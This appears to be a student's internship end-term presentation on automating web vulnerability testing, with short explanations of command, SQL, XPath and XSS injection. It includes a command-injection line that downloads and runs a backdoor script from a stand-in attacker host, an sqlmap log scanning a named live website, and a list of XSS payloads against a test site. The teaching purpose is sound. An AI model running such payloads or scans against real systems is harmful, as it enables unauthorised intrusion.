Dr. Vishwanath Karad
MIT WORLD PEACE UNIVERSITY | PUNE
TECHNOLOGY, RESEARCH, SOCIAL INNOVATION & PARTNERSHIPS

END - TERM PRESENTATION

School Supervisor
Prof. Shakti Kinger

Internship Supervisor
Yash Vyas

School of Computer Science & Engineering

Project Titles:

- Client Projects
- Automation for Web VAPT
- Market Research & Analysis

Tasks Completed till Date -

1. Client Projects

2. Market Analysis & Research in accordance with the current Cyber Security Market.

3. Automation Scripts for Web VAPT which includes vulnerabilities like Command Injection, Xpath, SQL, XSS, Code Injection and many more.


4. Learnt Android Penetration Testing.

COMMAND INJECTION

- ❑ Command injection (also known as shell injection) is a web security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application, and typically fully compromise the application and all its data.


- ❑ Very often, an attacker can leverage an OS command injection vulnerability to compromise other parts of the hosting infrastructure, exploiting trust relationships to pivot the attack to other systems within the organization.

- ❑ Many instances of OS command injection are blind vulnerabilities. This means that the application does not return the output from the command within its HTTP response. Blind vulnerabilities can still be exploited, but different techniques are required.




```
$(curl https://web-attacker.com/backdoor.sh | sh)
```

SQL INJECTION



- ➢ SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behaviour.
- ➢ A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. Many high-profile data breaches in recent years have been the result of SQL injection attacks, leading to reputational damage and regulatory fines.
- ➢ In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.



```
[*] starting @ 02:33:01 /2022-04-27/

do you want to check for the existence of site's sitemap(.xml) [y/N] y
[02:33:08] [WARNING] 'sitemap.xml' not found
[02:33:08] [INFO] starting crawler for target URL 'https://www.panki.it/'
[02:33:08] [INFO] searching for links with depth 1
[02:33:09] [INFO] searching for links with depth 2
[02:33:09] [INFO] starting 5 threads
[02:33:15] [INFO] 13/26 links visited (50%)
got a 302 redirect to 'https://www.panki.it:443/'. Do you want to follow? [Y/n] Y
[02:33:17] [INFO] searching for links with depth 3
[02:33:17] [INFO] starting 5 threads
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] y
[02:33:39] [INFO] writing crawling results to a temporary file '/tmp/sqlmapjjrpc9tc1321/sqlmapcrawler-id1adokj.txt'
[02:33:41] [INFO] found a total of 7 targets
[1/7] URL:
GET https://www.panki.it/gallery.php?id=1
do you want to test this URL? [Y/n/q]
> Y
[02:33:41] [INFO] testing URL 'https://www.panki.it/gallery.php?id=1'
[02:33:41] [INFO] using '/home/kali/.local/share/sqlmap/output/results-04272022_0233am.csv' as the CSV results file in multiple targets mode
[02:33:47] [INFO] testing connection to the target URL
[02:33:49] [INFO] checking if the target is protected by some kind of WAF/IPS
[02:33:54] [WARNING] reflective value(s) found and filtering out
[02:33:54] [INFO] testing if the target URL content is stable
[02:33:56] [INFO] target URL content is stable
[02:33:56] [INFO] testing if GET parameter 'id' is dynamic
[02:33:57] [INFO] GET parameter 'id' appears to be dynamic
[02:34:00] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[02:34:01] [INFO] testing for SQL injection on GET parameter 'id'
[02:34:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:34:45] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[02:35:24] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[02:36:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[02:36:25] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[02:36:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[02:37:04] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[02:37:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[02:37:43] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[02:38:11] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[02:38:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[02:38:58] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[02:39:20] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[02:40:00] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[02:40:40] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[02:41:19] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[02:41:59] [INFO] testing 'PostgreSQL OR boolean-based blind - WHERE or HAVING clause (CAST)'
[02:42:41] [INFO] testing 'Oracle AND boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'
[02:43:24] [INFO] testing 'Oracle OR boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'
[02:44:07] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[02:44:09] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace'
[02:44:11] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Parameter replace'
[02:44:12] [INFO] testing 'Oracle boolean-based blind - Parameter replace'
[02:44:14] [INFO] testing 'Informix boolean-based blind - Parameter replace'
[02:44:16] [INFO] testing 'Microsoft Access boolean-based blind - Parameter replace'
```

XPATH INJECTION

- Similar to SQL Injection, XPath Injection attacks occur when a web site uses user-supplied information to construct an XPath query for XML data. By sending intentionally malformed information into the web site, an attacker can find out how the XML data is structured, or access data that they may not normally have access to.

- They may even be able to elevate their privileges on the web site if the XML data is being used for authentication (such as an XML based user file).


```xml
<?xml version="1.0" encoding="utf-8"?>
<Employees>
   <Employee ID="1">
      <FirstName>Arnold</FirstName>
      <LastName>Baker</LastName>
      <UserName>ABaker</UserName>
      <Password>SoSecret</Password>
      <Type>Admin</Type>
   </Employee>
   <Employee ID="2">
      <FirstName>Peter</FirstName>
      <LastName>Pan</LastName>
      <UserName>PPan</UserName>
      <Password>NotTelling</Password>
      <Type>User</Type>
   </Employee>
</Employees>
```

CROSS - SITE SCRIPTING (XSS INJECTION)

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other.


<u>There are three main types of XSS attacks, which are as follows -</u>

➔ Reflected XSS, where the malicious script comes from the current HTTP request.
➔ Stored XSS, where the malicious script comes from the website's database.
➔ DOM-based XSS, where the vulnerability exists in client-side code rather than server-side code.



```
http://testphp.vulnweb.com:80/admin/?C=FUZZ
http://testphp.vulnweb.com:80/hpp/index.php?pp=FUZZ
http://testphp.vulnweb.com/listproducts.php?cat=FUZZ
http://testphp.vulnweb.com/categories.php/listproducts.php?cat=FUZZ
http://testphp.vulnweb.com:80/categories.php/listproducts.php?cat=FUZZ
http://testphp.vulnweb.com/redir.php?r=FUZZ
http://testphp.vulnweb.com:80/search.php?test=FUZZ
http://testphp.vulnweb.com/showimage.php?file=FUZZ
http://testphp.vulnweb.com:80/redir.php?r=FUZZ
http://testphp.vulnweb.com:80/product.php?pic=FUZZ
http://testphp.vulnweb.com/artists.php?artist=FUZZ
http://testphp.vulnweb.com/artist.php?artist=FUZZ
http://testphp.vulnweb.com:80/bxss/vuln.php?id=FUZZ
http://testphp.vulnweb.com:80/artists.php?artist=FUZZ
http://testphp.vulnweb.com/product.php?pic=FUZZ
http://testphp.vulnweb.com:80/hpp/?pp=FUZZ
http://testphp.vulnweb.com:80/artists.php?artist =FUZZ
http://testphp.vulnweb.com:80/listproducts.php?cat=FUZZ
http://testphp.vulnweb.com:80/comment.php?pid=FUZZ
http://testphp.vulnweb.com:80/AJAX/infocateg.php?id=FUZZ
http://testphp.vulnweb.com:80/secured/phpinfo.php?=FUZZ
http://testphp.vulnweb.com/listproducts.php?artist=FUZZ
http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=FUZZ
http://testphp.vulnweb.com:80/comment.php?aid=FUZZ


[+] Total number of retries:  0
[+] Total unique urls found : 24
[+] Output is saved here : /domain.txt
```



XSS	GET	pp	<script>alert(45)</script>
XSS	GET	pp	<svg/onload=alert(45)>
XSS	GET	pp	<details/open/ontoggle="alert`45`">
XSS	GET	pp	<svg><animate xlink:href=#xss attributeName=href dur=5s
XSS	GET	pp	<meter onmouseover=alert(45)>0</meter>
XSS	GET	pp	<marquee onstart=alert(45)>
XSS	GET	pp	<img/src onerror=alert(45)>
XSS	GET	pp	<video/poster/onerror=alert(45)>
XSS	GET	pp	"><iframe/src=JavaScriPt:alert(45)>
XSS	GET	pp	<audio src onloadstart=alert(45)>
XSS	GET	pp	<a href="javascript&#0000058alert(45)">XSS</a>
XSS	GET	pp	<select autofocus onfocus=alert(45)>
XSS	GET	pp	<textarea autofocus onfocus=alert(45)>
XSS	GET	pp	<input autofocus onfocus=alert(45)>
XSS	GET	pp	<a href="javascript&#x003a;alert(45)">XSS</a>
XSS	GET	pp	<a href="&#14; javascript:alert(45)">XSS</a>

KEY LEARNINGS TILL DATE

- ➢ Got to learn in depth how the cybersecurity industry works and functions.
- ➢ Also, working on client projects gave me a better understanding of the various security measures that play an important role in securing one’s assets.
- ➢ Got familiar with how scripts are written for various vulnerabilities and how certain tools work.
- ➢ Got a better and learning how android penetration testing works.

THANK YOU!

PPT BY –

INDRANEEL TILLOO
(PRN – 1032191334)